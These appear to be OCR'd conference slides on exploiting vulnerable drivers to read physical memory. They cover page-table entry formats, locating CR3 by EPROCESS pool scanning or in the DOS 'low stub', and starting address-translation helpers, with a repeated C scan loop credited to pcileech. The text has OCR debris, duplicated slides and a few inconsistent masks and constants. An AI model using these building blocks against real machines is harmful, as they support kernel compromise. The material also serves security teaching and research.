final_addr_phys_ptr = (**PT** & 0x000FFFFFFFF00000) **+ (address_to_lookup & 0xFFFFF)**;




Figure 5-18. 4-Kbyte PML4E—Long Mode




Figure 5-19. 4-Kbyte PDPE—Long Mode




Figure 5-20. 4-Kbyte PDE—Long Mode




Figure 5-21. 4-Kbyte PTE—Long Mode

LOLDriver Exploitation
Physical Memory Mayhem

Page Directory Entry (4 MB)

31 ... 22	21	20 ... 13	12	11 ... 9	8	7	6	5	4	3	2	1	0
Bits 31-22 of address	RSVD (0)	Bits 39-32 of address	PAT	AVL	G	PS (1)	D	A	PCD	PWT	U/S	R/W	P

Page Table Entry

31 ... 12	11... 9	8	7	6	5	4	3	2	1	0
Bits 31-12 of address	AVL	G	PAT	D	A	PCD	PWT	U/S	R/W	P

P: Present
R/W: Read/Write
U/S: User/Supervisor
PWT: Write-Through
PCD: Cache Disable
A: Accessed
D: Dirty
G: Global
AVL: Available
PAT: Page Attribute Table


Page Directory Entry

31 ... 12	11 ... 8	7	6	5	4	3	2	1	0
Bits 31-12 of address	AVL	PS (0)	AVL	A	PCD	PWT	U/S	R/W	P

P: Present
R/W: Read/Write
U/S: User/Supervisor
PWT: Write-Through
PCD: Cache Disable
A: Accessed
D: Dirty
PS: Page Size
G: Global
AVL: Available
PAT: Page Attribute Table

LOLDriver Exploitation
Physical Memory Mayhem

HCVI / VBA Protections – Extended Page Tables



Finding Cr3's value to walk tables

Finding Cr3 through ‘Proc’ (EPROCESS) pool scanning

Finding Cr3 through EPROCESS scanning…

- We can scan for **'Proc'** pool headers which identify **EPROCESS** structures
- The First Part of an **EPROCESS** structure is a **KPROCESS** structure
- The KPROCESS Structure contains **DirectoryTableBase** (**CR3** register value for process)

```
1. 2: kd> dt nt!_KPROCESS @@(@$proc) DirectoryTableBase
2.    +0x028 DirectoryTableBase : 0x1ad000
3. 2: kd> r cr3
4. cr3=0000000000001ad000
```

Finding Cr3 through the DOS “LOW STUB”


LOLDriver Exploitation
Physical Memory Mayhem

```
 -> Driver Handle: 0x9c
-> Getting CR3 Register value from KPROCESSOR_STATE.SpecialRegisters.CR3 in "Low Stub"
-> Search for PML4 (CR3) entry in low stub....


struct _PROCESSOR_START_BLOCK {
    FAR_JMP_16 Jmp;
    ULONG CompletionFlag;
    PSEUDO_DESCRIPTOR_32 Gdt32;
    PSEUDO_DESCRIPTOR_32 Idt32;
    KGDTENTRY64 Gdt[PSB_GDT32_MAX + 1];
    ULONG64 TiledCr3;
    FAR_TARGET_32 PmTarget;
    FAR_TARGET_32 LmIdentityTarget;
    PVOID LmTarget;
    PPROCESSOR_START_BLOCK SelfMap;
    ULONG64 MsrPat;
    ULONG64 MsrEFER;
    KPROCESSOR_STATE ProcessorState; --> struct _KPROCESSOR_STATE {
} PROCESSOR_START_BLOCK;                    KSPECIAL_REGISTERS SpecialRegisters; -.
                                            CONTEXT ContextFrame;                 |
                                        } KPROCESSOR_STATE;                       |
                                                                                  |
 .--------------------------------------------------------------------------------'
 |
 '--> struct _KSPECIAL_REGISTERS {
        ULONG64 Cr0;
        ULONG64 Cr2;
        ULONG64 Cr3 = 0x1ad000
        ..
        ..
      }


 CR3 = 0x1ad000
```

DEMO!

CR3 “Low Stub” trick courtesy of pcileech Direct Memory Attack (DMA) software

Designed for cool hardware hacking implant’s like the PCI Squirrel



https://github.com/ufrisk/pcileech

LOLDriver Exploitation
Physical Memory Mayhem

CR3 “Low Stub” trick

The DOS “Low Stub” is the area of physical memory between 0-0x20000

In this range, as the computer boots, a structure called PROCESSOR_START_BLOCK is stored in memory

It is used when resuming from ACPI Sleep Vector amongst other things

```
typedef struct _PROCESSOR_START_BLOCK {
    FAR_JMP_16 Jmp;
    ULONG CompletionFlag;
    PSEUDO_DESCRIPTOR_32 Gdt32;
    PSEUDO_DESCRIPTOR_32 Idt32;
    KGDTENTRY64 Gdt[PSB_GDT32_MAX + 1];
    ULONG64 TiledCr3;
    FAR_TARGET_32 PmTarget;
    FAR_TARGET_32 LmIdentityTarget;
    PVOID LmTarget;
    PPROCESSOR_START_BLOCK SelfMap;
    ULONG64 MsrPat;
    ULONG64 MsrEFER;
    KPROCESSOR_STATE ProcessorState;
} PROCESSOR_START_BLOCK;
```

LOLDriver Exploitation
Physical Memory Mayhem

CR3 “Low Stub” trick

The **_PROCESSOR_START_BLOCK** structure has a structure named **KSPECIAL_REGISTERS**

KSPECIAL_REGISTERS contains the kernel’s **Cr3** value which points to the start of the page tables

```
typedef struct _KPROCESSOR_STATE
{
    CONTEXT ContextFrame;
    KSPECIAL_REGISTERS SpecialRegisters;
} KPROCESSOR_STATE,
*PKPROCESSOR_STATE;
```

```
typedef struct _KSPECIAL_REGISTERS
{
    ULONG Cr0;
    ULONG Cr2;
    ULONG Cr3;
    ULONG Cr4;
    ULONG KernelDr0;
    ULONG KernelDr1;
    ULONG KernelDr2;
    ULONG KernelDr3;
    ULONG KernelDr6;
    ULONG KernelDr7;
    DESCRIPTOR Gdtr;
    DESCRIPTOR Idtr;
    WORD Tr;
    WORD Ldtr;
    ULONG Reserved[6];
} KSPECIAL_REGISTERS, *PKSPECIAL_REGISTERS;
```

CR3 “Low Stub” trick

```
__try {
    while (offset < 0x100000) {
      offset += 0x1000;

    if (0x00000001000600E9 != (0xffffffffffff00ff & \
          *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
       continue;

    if (0xfffff80000000000 != (0xfffff80000000003 & \
    *(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK, LmTarget))))
       continue;

    if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
       continue;

    PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
    break;
} }
```

CR3 “Low Stub” trick

```
__try {
        while (offset < 0x100000) {
           offset += 0x1000;

    if (0x00000001000600E9 != (0xffffffffffff00ff & \
                *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
       continue;

    if (0xfffff80000000000 != (0xfffff80000000003 & \
    *(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK, LmTarget))))
       continue;

    if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
       continue;

    PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
    break;
     } }
```

CR3 “Low Stub” trick

```
__try {
        while (offset < 0x100000) {
           offset += 0x1000;

         if (0x0000001000600E9 != (0xffffffffffff00ff & \
               *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
              continue;

if (0xfffff80000000000 != (0xfffff80000000003 & \
*(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK, LmTarget))))
   continue;

if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
   continue;

PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
break;
 } }
```

CR3 “Low Stub” trick

```
__try {
        while (offset < 0x100000) {
            offset += 0x1000;

        if (0x00000001000600E9 != (0xffffffffffff00ff & \
                *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
            continue;

            if (0xfffff80000000000 != (0xfffff80000000003 & \
            *(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK,
LmTarget))))
                continue;

        if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
            continue;

        PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
        break;
    }}
```

CR3 “Low Stub” trick

```
__try {
        while (offset < 0x100000) {
            offset += 0x1000;

        if (0x00000001000600E9 != (0xffffffffffff00ff & \
                *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
            continue;

        if (0xfffff80000000000 != (0xfffff80000000003 & \
        *(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK, LmTarget))))
            continue;

            if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
                continue;

        PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
        break;
    }}
```

CR3 “Low Stub” trick

```
__try {
        while (offset < 0x100000) {
            offset += 0x1000;

        if (0x00000001000600E9 != (0xffffffffffff00ff & \
                *(UINT64*)(pbLowStub1M + offset))) //PROCESSOR_START_BLOCK->Jmp
            continue;

        if (0xfffff80000000000 != (0xfffff80000000003 & \
        *(UINT64*)(pbLowStub1M + offset + FIELD_OFFSET(PROCESSOR_START_BLOCK, LmTarget))))
            continue;

        if (0xffffff0000000fff & *(UINT64*)(pbLowStub1M + offset + cr3_offset))
            continue;

            PML4 = *(UINT64*)(pbLowStub1M + offset + cr3_offset);
            break;
    }}
```

Building Block API Functions for Exploitation

Building PA to VA translation functions

LOLDriver Exploitation
Physical Memory Mayhem

KERNEL LAND


<---------- 4k (PAGE_SIZE) ---------->

0x20000 : 12345678876543214 5A911BA234A ...


get_UINT64_from_4k_PA_page(PUINT64 physical_address)

```
page = physical_address & 0xFFFFFFFFFFFFE000
offset = physicall_address & 0x1FFF
PUCHAR  response_from_kernel = malloc(PAGE_SIZE)
```

